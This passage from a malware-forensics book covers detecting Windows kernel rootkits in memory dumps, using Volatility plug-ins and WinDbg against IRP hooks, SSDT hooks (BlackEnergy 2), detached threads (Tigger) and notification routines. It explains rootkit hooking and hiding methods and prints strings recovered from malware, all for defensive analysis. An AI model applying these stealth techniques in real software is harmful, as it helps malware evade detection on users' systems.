central handler called `TCPPDispatch` for almost all IRP operations. `TCPPDispatch` inspects the IRP and determines what to do with it.

```
kd> !drvobj \Driver\Tcpip 2
Driver object (821b6340) is for:
  \Driver\Tcpip
DriverEntry:  b2f43d23 tcpip!GsDriverEntry
DriverStartIo: 00000000
DriverUnload:  b2F17a58 tcpip!ArpUnload
AddDevice:    00000000

Dispatch routines:
[00] IRP_MJ_CREATE                b2ef94f9 tcpip!TCPPDispatch
[01] IRP_MJ_CREATE_NAMED_PIPE    b2ef94f9 tcpip!TCPPDispatch
[02] IRP_MJ_CLOSE                 b2ef94f9 tcpip!TCPPDispatch
[03] IRP_MJ_READ                 b2ef94f9 tcpip!TCPPDispatch
[04] IRP_MJ_WRITE                b2ef94f9 tcpip!TCPPDispatch
[05] IRP_MJ_QUERY_INFORMATION     b2ef94f9 tcpip!TCPPDispatch
[06] IRP_MJ_SET_INFORMATION       b2ef94f9 tcpip!TCPPDispatch
[07] IRP_MJ_QUERY_EA             b2ef94f9 tcpip!TCPPDispatch
[08] IRP_MJ_SET_EA               b2ef94f9 tcpip!TCPPDispatch
[09] IRP_MJ_FLUSH_BUFFERS        b2ef94f9 tcpip!TCPPDispatch
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION b2ef94f9 tcpip!TCPPDispatch
[0b] IRP_MJ_SET_VOLUME_INFORMATION b2ef94f9 tcpip!TCPPDispatch
[0c] IRP_MJ_DIRECTORY_CONTROL    b2ef94f9 tcpip!TCPPDispatch
[0d] IRP_MJ_FILE_SYSTEM_CONTROL   b2ef94f9 tcpip!TCPPDispatch
[0e] IRP_MJ_DEVICE_CONTROL       b2ef94f9 tcpip!TCPPDispatch
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL b2ef9718
    tcpip!TCPPDispatchInternalDeviceControl
[10] IRP_MJ_SHUTDOWN             b2ef94f9 tcpip!TCPPDispatch
[11] IRP_MJ_LOCK_CONTROL         b2ef94f9 tcpip!TCPPDispatch
[12] IRP_MJ_CLEANUP              b2ef94f9 tcpip!TCPPDispatch
[13] IRP_MJ_CREATE_MAILSLLOT     b2ef94f9 tcpip!TCPPDispatch
[14] IRP_MJ_QUERY_SECURITY       b2ef94f9 tcpip!TCPPDispatch
[15] IRP_MJ_SET_SECURITY         b2ef94f9 tcpip!TCPPDispatch
[16] IRP_MJ_POWER                b2ef94f9 tcpip!TCPPDispatch
[17] IRP_MJ_SYSTEM_CONTROL       b2ef94f9 tcpip!TCPPDispatch
[18] IRP_MJ_DEVICE_CHANGE        b2ef94f9 tcpip!TCPPDispatch
[19] IRP_MJ_QUERY_QUOTA          b2ef94f9 tcpip!TCPPDispatch
[1a] IRP_MJ_SET_QUOTA            b2ef94f9 tcpip!TCPPDispatch
[1b] IRP_MJ_PNP                 b2ef94f9 tcpip!TCPPDispatch
```

Drivers are not required to handle all types of operations—only the ones they expect to receive. However, it is poor practice to leave the entries for unhandled operations in the IRP table as zero because that could lead to system instabilities. Therefore, sometimes you will see the IRP functions pointing at `nt!IoInvalidDeviceRequest`, which is just a dummy function in `ntoskrnl.exe` that acts as a fall-through (like a default case in a C switch statement).

## Hooking and Hook Detection

As you might have guessed, rootkits can hook entries in a driver's IRP function table. For example, by overwriting the `IRP_MJ_WRITE` function in a driver's IRP table, a rootkit can inspect the buffer of data to be written across the network, to disk, or even to a printer. Jamie Butler<sup>2</sup> wrote a proof-of-concept rootkit that hides ports by hooking IRP functions, which you can use for testing.

To detect IRP function hooks, you just need to find the `_DRIVER_OBJECT` structures in memory, read the 28 values in the `MajorFunction` array, and determine if the addresses point outside of the driver's own memory (based on the driver's base address and size). You can use Andreas Schuster's `driverscan` plug-in to find the `_DRIVER_OBJECT` structures, as shown by the following command:

```
$ python volatility.py driverscan -f clean.vmem
```

Phys.Addr.	Start	Size	Service key	Name	
0x02203818	0xf887a000	34560	NetBIOS	NetBIOS	\FileSystem\NetBIOS
0x02204218	0xf6e49000	138496	AFD	AFD	\Driver\AFD
0x0220fc00	0xf6e6b000	162816	NetBT	NetBT	\Driver\NetBT
0x022204f8	0xf6e93000	360064	Tcpip	Tcpip	\Driver\Tcpip
0x022232a8	0xf6eeb000	74752	IPSec	IPSec	\Driver\IPSec
[...]					

The `driverirp` plug-in for Volatility extends the work that Andreas did with `driverscan` in order to print the IRP table for each driver. There are legitimate reasons for hooking IRPs, so just because you see an entry pointing to another driver does not necessarily mean that the hook is malicious. Likewise, just because all of a driver's IRPs point back inside the owning driver does not mean the IRPs are not hooked! TDL3 is an example of a rootkit that defeats the common method of IRP hooks detection. In the output below, you can see that all of the IRP handlers for `atapi.sys` lead to a function at `atapi.sys!0xf849cb3a`. At first glance, it would appear that the IRPs are not hooked, right?

```
$ python volatility.py driverirp -f tdl3.vmem
```


Phys.Addr.	Start	Size	Service key	Name
0x023381e8	0xf8493000	96512	atapi	atapi \Driver\atapi

[0]	IRP_MJ_CREATE	0xf849cb3a	atapi.sys!0xf849cb3a
[1]	IRP_MJ_CREATE_NAMED_PIPE	0xf849cb3a	atapi.sys!0xf849cb3a
[2]	IRP_MJ_CLOSE	0xf849cb3a	atapi.sys!0xf849cb3a
[3]	IRP_MJ_READ	0xf849cb3a	atapi.sys!0xf849cb3a
[4]	IRP_MJ_WRITE	0xf849cb3a	atapi.sys!0xf849cb3a
[5]	IRP_MJ_QUERY_INFORMATION	0xf849cb3a	atapi.sys!0xf849cb3a
[6]	IRP_MJ_SET_INFORMATION	0xf849cb3a	atapi.sys!0xf849cb3a

```
[7] IRP_MJ_QUERY_EA          0xf849cb3a  atapi.sys!0xf849cb3a
[8] IRP_MJ_SET_EA           0xf849cb3a  atapi.sys!0xf849cb3a
[9] IRP_MJ_FLUSH_BUFFERS    0xf849cb3a  atapi.sys!0xf849cb3a
[...]
```

Consider the diagram in Figure 17-8, which illustrates how the TDL3 rootkit evades hook detection.



**Figure 17-8:** TDL3 evades IRP hook detection

The diagram shows that normal rootkits overwrite IRP table entries and point them outside of the owning driver's memory. TDL3, on the other hand, creates a small code block in the memory of the owning driver (atapi.sys in this case), which it uses as a launching point to jump to the rootkit code. In this scenario, the IRP functions still point inside atapi.sys, making it very difficult to determine if the driver has been compromised. One way to extend your defenses is by modifying the `driverirp` plug-in to disassemble the first few instructions of the destination address and determine if they lead to a location outside of the driver, in much the same way as the inline hook detection works (see Recipe 17-3).

<sup>2</sup>[http://www.rootkit.com/vault/fuzen\\_op/TCPIRPHook.zip](http://www.rootkit.com/vault/fuzen_op/TCPIRPHook.zip)

## RECIPE 17-6: DETECTING SSDT HOOKS



You can find supporting materials for this recipe on the companion DVD.

A *System Service Descriptor Table (SSDT)* contains pointers to kernel mode functions. In Recipe 17-4, we discussed how `ntdll!NtWriteFile` placed `0xED` into the `EAX` register before issuing `INT 2E` to transfer control to `KiSystemService`. The `0xED` value is an index into the SSDT where a pointer to the kernel mode version of `NtWriteFile` exists. Thus, the job of `KiSystemService` is to look up the value at that index. Even if you're working on a newer system that uses MSRs (`SYSENTER`) instead of `INT 2E` instructions to cross the user-kernel boundary, both methods still lead to `KiSystemService`, which looks up the address of the requested kernel function in the SSDT.

### The Role of the SSDT

The order of the functions in the SSDT, as well as the total number of functions in the SSDT, differs across operating system versions. Metasploit provides a handy call table reference<sup>3</sup> that covers Windows NT SP3 through Vista. Also, note that there is more than one SSDT on every system. The first and most well-known SSDT stores native API functions provided by the kernel executive module (i.e., `ntoskrnl.exe` or `ntkrnlpa.exe`). The second SSDT, known as the *shadow SSDT*, stores GUI functions provided by `win32k.sys`. The other two SSDTs are unused by default.

Figure 17-9 shows the role that the SSDTs play in the system call dispatching procedure. Because the data structures are undocumented by Microsoft, the names of members such as `ServiceTable` and `ServiceLimit` might not be the same as other sources. However, the important part is that `ServiceTable` points to the array of functions and `ServiceLimit` specifies how many functions exist in the array.

### Hooking and Hook Detection

To hook functions in the SSDT, you need two key pieces of information—the base address of the functions table in kernel memory (from `ServiceTable`) and the index of the function that you want to hook. There are several ways to find the functions table, but malware often calls `MmGetSystemRoutineAddress` (the kernel version of `GetProcAddress`) and locates the `KeServiceDescriptorTable` symbol, which is exported by `ntoskrnl.exe`. Using WinDbg, you can see how resolving this symbol can help you locate the functions table:

```
kd> x nt!KeServiceDescriptorTable
8055a220 nt!KeServiceDescriptorTable


kd> dd 8055a220
8055a220 804e26a8 00000000 0000011c 80510088
8055a230 00000000 00000000 00000000 00000000
8055a240 00000000 00000000 00000000 00000000
```

```

8055a250  00000000 00000000 00000000 00000000
8055a260  00002710 bf80c339 00000000 00000000
8055a270  f824fa80 f822db60 821753b0 806fff40
8055a280  00000000 00000000 fffd9da6 ffffffff
8055a290  f0d47d66 01ca9f59 00000000 00000000

kd> dps 804e26a8
804e26a8  8058fdf3 nt!NtAcceptConnectPort
804e26ac  805756d8 nt!NtAccessCheck
804e26b0  80588d69 nt!NtAccessCheckAndAuditAlarm
804e26b4  8059112e nt!NtAccessCheckByType
804e26b8  8058ee53 nt!NtAccessCheckByTypeAndAuditAlarm
804e26bc  806380ec nt!NtAccessCheckByTypeResultList
[...]
```

According to the WinDbg output, the base address of the function table for the native API is 804e26a8 and it contains 11c (a hex value) number of entries. The index for NtAcceptConnectPort is 0, the index for NtAccessCheck is 1, and so on. All addresses in the native function table should point inside the kernel executive module. Likewise, all addresses in the GUI function table should point inside win32k.sys. Detecting SSDDT hooks is simple in this regard because you can just check each of the 11c entries and determine if they point in the right memory range.



**Figure 17-9:** Diagram and layout of the SSDT

There is a catch, however. SSDTs are assigned on a per-thread basis. That means that each thread can be “looking” at a different SSDT, depending on the value in its `ETHREAD.Tcb.ServiceTable` member. For example, malware could create a copy of the native function table (the one we just looked at with WinDbg) with a few hooked functions and then overwrite the `ETHREAD.Tcb.ServiceTable` value for a specific thread, or all threads in a specific process. In this case, many tools will fail to report SSDT hooks because they check only the original function table and do not check for any existing copies.

Brendan Dolan-Gavitt's `ssdt` plug-in for Volatility works by enumerating all threads and building a unique list of SSDTs from the `ETHREAD.Tcb.ServiceTable` values. You can use the plug-in to print out the addresses for all entries in the table (or filter the ones that point inside `ntoskrnl.exe` and `win32k.sys`). This is a quick way to isolate the hooked functions. In the following example, we're analyzing a memory dump infected with the BlackEnergy 2<sup>4</sup> trojan.

```
$ python volatility.py ssdt -f be2.bin | egrep -v '(ntoskrnl|win32k)'
```

```
Gathering all referenced SSDTs from KTHREADs...
```

```
Finding appropriate address space for tables...
```

```
SSDT[0] at 814561b0 with 284 entries
```

```
Entry 0x0041: 0x81731487 (NtDeleteValueKey) owned by 00000B9D
Entry 0x0047: 0x8173116b (NtEnumerateKey) owned by 00000B9D
Entry 0x0049: 0x81731267 (NtEnumerateValueKey) owned by 00000B9D
Entry 0x0077: 0x817310c3 (NtOpenKey) owned by 00000B9D
Entry 0x007a: 0x81730e93 (NtOpenProcess) owned by 00000B9D
Entry 0x0080: 0x81730f0b (NtOpenThread) owned by 00000B9D
Entry 0x0089: 0x81731617 (NtProtectVirtualMemory) owned by 00000B9D
Entry 0x00ad: 0x81730da0 (NtQuerySystemInformation) owned by 00000B9D
Entry 0x00ba: 0x8173156b (NtReadVirtualMemory) owned by 00000B9D
Entry 0x00d5: 0x81731070 (NtSetContextThread) owned by 00000B9D
Entry 0x00f7: 0x81731397 (NtSetValueKey) owned by 00000B9D
Entry 0x00fe: 0x8173101d (NtSuspendThread) owned by 00000B9D
Entry 0x0102: 0x81730fca (NtTerminateThread) owned by 00000B9D
Entry 0x0115: 0x817315c1 (NtWriteVirtualMemory) owned by 00000B9D
```

The output shows that BlackEnergy 2 hooks 14 different SSDT functions—mostly related to controlling access to the Registry, processes, and virtual memory. The rootkit loads a driver named `00000B9D.sys`, which contains the functions that a thread would execute before (or in lieu of) the legitimate function. You can take your investigation even further by using the `ssdt_by_threads` plug-in, which identifies which threads on a system are using an SSDT that has hooked functions. Using this plug-in, you can not only tell which SSDT functions are hooked, but you can tell exactly which threads in which processes are affected by the hooks!

```
$ python volatility.py ssdt_by_threads -f be2.bin
```



```
Gathering all referenced SSDTs from KTHREADS...
Finding appropriate address space for tables...
```

```
Unique SSDT: 0 80501030 11c 80552180
Unique SSDT: 1 bf997600 29b 80552140
Unique SSDT: 0 80501030 11c 80552140
Unique SSDT: 0 814561b0 11c 81740630
Unique SSDT: 0 81882980 11c 81414b40
Unique SSDT: 1 bf997600 29b 81740630
```

```
Number of total SSDTs: 6
Number of hooked SSDTs: 2
Printing SSDT by thread:
```

Pid	Tid	Name	SSDT
4	8	System	80552180
4	c	System	80552180
4	10	System	80552180
4	14	System	80552180
4	18	System	80552180
4	1c	System	80552180
[...]			
294	4e0	winlogon.exe	80552180
294	518	winlogon.exe	80552180
294	548	winlogon.exe	80552140
294	7c4	winlogon.exe	80552180
294	7c8	winlogon.exe	80552180
294	7cc	winlogon.exe	80552180
294	7dc	winlogon.exe	80552180
294	7e0	winlogon.exe	80552180
294	69c	winlogon.exe	81414b40 [!]
294	784	winlogon.exe	81414b40 [!]
294	7ac	winlogon.exe	81414b40 [!]
[...]			
378	1ac	svchost.exe	80552180
378	1b0	svchost.exe	80552180
378	5c0	svchost.exe	81414b40 [!]
378	6b4	svchost.exe	81414b40 [!]
378	71c	svchost.exe	81414b40 [!]
3c4	3c8	svchost.exe	80552140
3c4	3cc	svchost.exe	80552180
[...]			

The exclamation marks in the right-hand column indicate that API calls made by the specified threads pass through an SSDT that has one or more hooked functions. How does BlackEnergy 2 choose which threads to target and which threads to leave alone? Easy—it only targets threads that start after BlackEnergy 2 is installed. The majority of the threads on the system are using a clean SSDT, but that's just because the memory dump was taken

shortly after installing BlackEnergy 2. After a reboot, many more, if not all, of the threads will use an unclean SSDT. At this point, you can dump the 00000B9D.sys driver using the `moddump` command (see Recipe 16-9) or you can continue reading the next recipe about how to automate several actions at once.

<sup>3</sup><http://www.metasploit.com/users/opcode/syscalls.html>

<sup>4</sup><http://www.secureworks.com/research/threats/blackenergy2/>

## RECIPE 17-7: AUTOMATING DAMN NEAR EVERYTHING WITH SSDT\_EX



*You can find supporting materials for this recipe on the companion DVD.*

This recipe is a continuation of the previous discussion about SSDT hooks installed by BlackEnergy 2. Now that you know which functions BlackEnergy 2 hooks, you need to figure out why it hooks those functions. Based on the purpose of the hooked function, you can usually make a guess. For example, `NtOpenKey` opens a Registry key, so the rootkit probably hooks that function to prevent processes from reading or writing to a particular key. However, you do not want to top off your analysis with a guess. The `ssdt_ex` plug-in gives you the ability to perform static analysis (IDA Pro is required for this plug-in) of the rootkit driver after executing a single command:


```
$ python volatility.py ssdt_ex -f be2.bin
```

Behind the scenes, the `ssdt_ex` plug-in does the following:

- Generates a list of unique SSDTs (same as the `ssdt` plug-in)
- Records the names and addresses of any hooked SSDT functions
- Extracts the kernel drivers or memory segments that contain the rootkit code
- Rebuilds the IAT for extracted drivers
- Creates IDC code from the list of hooked function names and addresses that can be imported into IDA Pro
- Automatically creates an IDA database (IDB) from the extracted driver (using IDA's command-line interface), and runs the IDC scripts

After running `ssdt_ex`, if the plug-in detected any hooks, you will have a dumped copy of the rootkit and a corresponding pre-labeled IDA database. As soon as you open the IDB, you can investigate every detail of the rootkit's hooks. Figure 17-10 shows how the output appears—the 14 automatically labeled functions are preceded with the term “Hook” followed by the name of the API function that they replace.

These labels are applied  
by the impscan plug-in.




**Figure 17-10:** ssdt\_ex automatically labeled the IDB according to the rootkit's hooks.

## RECIPE 17-8: FINDING ROOTKITS WITH DETACHED KERNEL THREADS



You can find supporting materials for this recipe on the companion DVD.

When kernel modules create new threads with `PsCreateSystemThread`, the System process (PID 4 on Windows XP and 7) becomes the owner of the thread. In other words, the System process is the default home for threads that start in kernel mode. You can explore this fact with Process Explorer and see that the starting addresses for threads owned by the System process are offsets into kernel modules such as `ACPI.sys` and `HTTP.sys` (see Figure 17-11). Note that although the System process runs in user mode, its threads spend all their time in kernel mode.



**Figure 17-11:** Examining the System process's threads with Process Explorer


## Hiding in the Kernel with Threads

Malware families such as Mebroot<sup>5</sup> and Tigger<sup>6</sup> attempt to hide their presence in the kernel. When the rootkit drivers initially load, they allocate a pool of kernel memory, copy executable code to the pool, and call `PsCreateSystemThread` to begin executing the new code block. Once the thread is created, the malware hides its driver by unlinking it from the loaded modules list (similar to unlinking DLLs—see Recipe 16-2) or by unloading the driver entirely. These actions help the rootkit remain stealthy because it survives off threads running from untagged pools of memory.

Figure 17-12 shows the threads owned by the System process of a machine infected with Tigger. You can see how there are four new threads that did not exist in Figure 17-11. Process Explorer just shows the thread's start address instead of the normal format such as `driverName.sys+0xabcd`, because the start address does not fall within the memory range of any loaded drivers.

## Detecting Detached Threads in Memory Dumps

The `orphan_threads` plug-in can identify attempts to hide in the described manner. The plug-in starts by enumerating loaded drivers, along with their base addresses and sizes. Then it scans for `ETHREAD` objects using the same pool scanner that the built-in Volatility command `thrdsan2` uses. For each thread, it records the `ETHREAD.StartAddress` value and determines if the thread's start address is within the range of a loaded driver. If the plug-in is not able to pair a thread with its owning driver, then it assumes the thread is detached or hidden.



**Figure 17-12:** The System process ends up owning Tigger's kernel threads.

You can also configure the plug-in to calculate a safe range of memory based on the lowest and highest starting addresses of detached threads. It dumps the memory range so you can analyze the content for other clues. Here is an example of using the `orphan_threads` plug-in to detect Tigger:

```
$ python volatility.py orphan_threads -f tigger.bin
```

PID	TID	Offset	StartAddress
4	248	0x2029da8	0xb1e9d54e
4	996	0x206fb90	0xb1e9e393
4	1372	0x2095700	0xb1e9ca46
4	564	0x209d3f8	0xb1e9e150

```
Thread memory range: 0xb1e9c000 - 0xb1e9f000 (0x3000 bytes)
Dumped thread memory range to dumped-b1e9c000.dmp
```

```
$ strings dumped-b1e9c000.dmp
```

```
KdSendPacket
[syringe]> error: 004
[syringe]> error: 005
KiFastSystemCallRet
get eproc
eproc=0x%.8x
attach
usermode mem alloc
```

```

copy memory
create thread
thread created
CMD_GET_DRV_PATH
CMD_INJ_DLL (%d)
CMD_HIDE_DISK_DATA
CMD_UNHIDE_DISK_DATA
CMD_BLOCK_FILE
CMD_UNBLOCK_FILE
CMD_HIDE_KD_MEMORY
CMD_UNHIDE_KD_MEMORY
CMD_DEINIT
CMD_KILL_PC
drv_base=0x%.8X drv_size=0x%.8X
Z:\Zorg\sys\objfre\i386\syringe.pdb
!This program cannot be run in DOS mode.

```

As shown in the output, the plug-in located the four hidden threads that you saw in Figure 17-12 and then dumped the memory around the threads' starting addresses. By using the `strings` command, it is easy to see that there is malicious code executing in those threads. The plug-in's ability to dump memory based on thread start addresses is mostly proof-of-concept at this point; however, it shows the type of investigative power that you can build into your tools. It is also worth noting that rootkits can easily bypass this detection technique by patching the `ETHREAD.StartAddress` values (once the threads have started) to point at a known driver. In their VB2008 presentation,<sup>7</sup> Kimmo Kasslin and Elia Floria noted that the third generation of Mebroot started applying these patches to increase its stealth.

<sup>5</sup><http://www2.gmer.net/mbr/>

<sup>6</sup><http://mnin.blogspot.com/2009/02/why-i-enjoyed-tiggersyzor.html>

<sup>7</sup>[www.f-secure.com/weblog/archives/vb2008\\_kasslin\\_florio.pdf](http://www.f-secure.com/weblog/archives/vb2008_kasslin_florio.pdf)

## RECIPE 17-9: IDENTIFYING SYSTEM-WIDE NOTIFICATION ROUTINES



*You can find supporting materials for this recipe on the companion DVD.*

In the dynamic analysis chapter (in particular, Recipe 9-10), you learned how to use notification routines to monitor process, thread, and image load events. We also discussed the fact that malware installs notification routines to inject malicious DLLs into new processes or assign a hooked SSDT to new threads from the moment they are created. This recipe covers how to detect malicious notification routines in memory dumps with the `notify-routines` Volatility plug-in.

## Finding Out Where to Look


As a brief reminder of what you learned in Recipe 9-10, kernel drivers can install notification routines using the following API functions:

```
NTSTATUS PsSetCreateProcessNotifyRoutine(
    IN PCREATE_PROCESS_NOTIFY_ROUTINE NotifyRoutine,
    IN BOOLEAN Remove
);

NTSTATUS PsSetCreateThreadNotifyRoutine(
    IN PCREATE_THREAD_NOTIFY_ROUTINE NotifyRoutine
);

NTSTATUS PsSetLoadImageNotifyRoutine(
    IN PLOAD_IMAGE_NOTIFY_ROUTINE NotifyRoutine,
);
```

If you wanted to see what happens when a driver calls these API functions, you could open the module that exports them (ntoskrnl.exe) in IDA Pro and examine the code. Figure 17-13 shows a disassembly of the prologue for PsSetCreateProcessNotifyRoutine.



**Figure 17-13:** Disassembly of the PsSetCreateProcessNotifyRoutine API

In the image, you can see that the API function references a global variable named `_PspCreateProcessNotifyRoutine`. The API functions for thread and load image events reference global variables named `_PspCreateThreadNotifyRoutine` and `_PspLoadImageNotifyRoutine`, respectively. Each variable represents an array, or structure, that can hold up to eight callback routines. For example, they might look like this in the Windows source code:

```
struct _PspCreateProcessNotifyRoutine {
    PCREATE_PROCESS_NOTIFY_ROUTINE Routines[8];
};
```

```

struct _PspCreateThreadNotifyRoutine {
    PCREATE_THREAD_NOTIFY_ROUTINE Routines[8];
};
struct _PspLoadImageNotifyRoutine {
    PLOAD_IMAGE_NOTIFY_ROUTINE Routines[8];
};

```

Now you know where and how the kernel stores the addresses of any registered callback functions. In memory dumps, you can extract `ntoskrnl.exe` and parse its export table to find the three API functions. Then you can use a disassembler such as `pydasm` to find the instructions that reference the global variables. Once you have the address of the global variables, you simply determine if any of the eight slots are non-empty, in which case the slots would contain the address for a callback function. If the address does not point inside the driver for an antivirus program or monitoring tool (as we discussed in Recipe 9-10, Process Monitor also installs notification routines), then the registered callback is probably being used by a rootkit.

### Using the notifyroutines Plug-in

You can use the `notifyroutines` plug-in for Volatility to automate the previously described steps. In the following example, the `be2.bin` memory dump is infected with BlackEnergy 2 (see the previous recipes for details on the malware). Take a look:

```
$ python volatility.py notifyroutines -f be2.bin
```

```

_PspCreateThreadNotifyRoutine: 0x805593a0
Entry[0]: 0xe1dbb6c0 => 0x81731ea7 (00000B9D)
Entry[1]: (NULL)
Entry[2]: (NULL)
Entry[3]: (NULL)
Entry[4]: (NULL)
Entry[5]: (NULL)
Entry[6]: (NULL)
Entry[7]: (NULL)
_PspCreateProcessNotifyRoutine: 0x805593e0
Entry[0]: (NULL)
Entry[1]: (NULL)
Entry[2]: (NULL)
Entry[3]: (NULL)
Entry[4]: (NULL)
Entry[5]: (NULL)
Entry[6]: (NULL)
Entry[7]: (NULL)
_PspLoadImageNotifyRoutine: 0x80559380
Entry[0]: (NULL)
Entry[1]: (NULL)
Entry[2]: (NULL)
Entry[3]: (NULL)

```



```
Entry[4]: (NULL)
Entry[5]: (NULL)
Entry[6]: (NULL)
Entry[7]: (NULL)
```

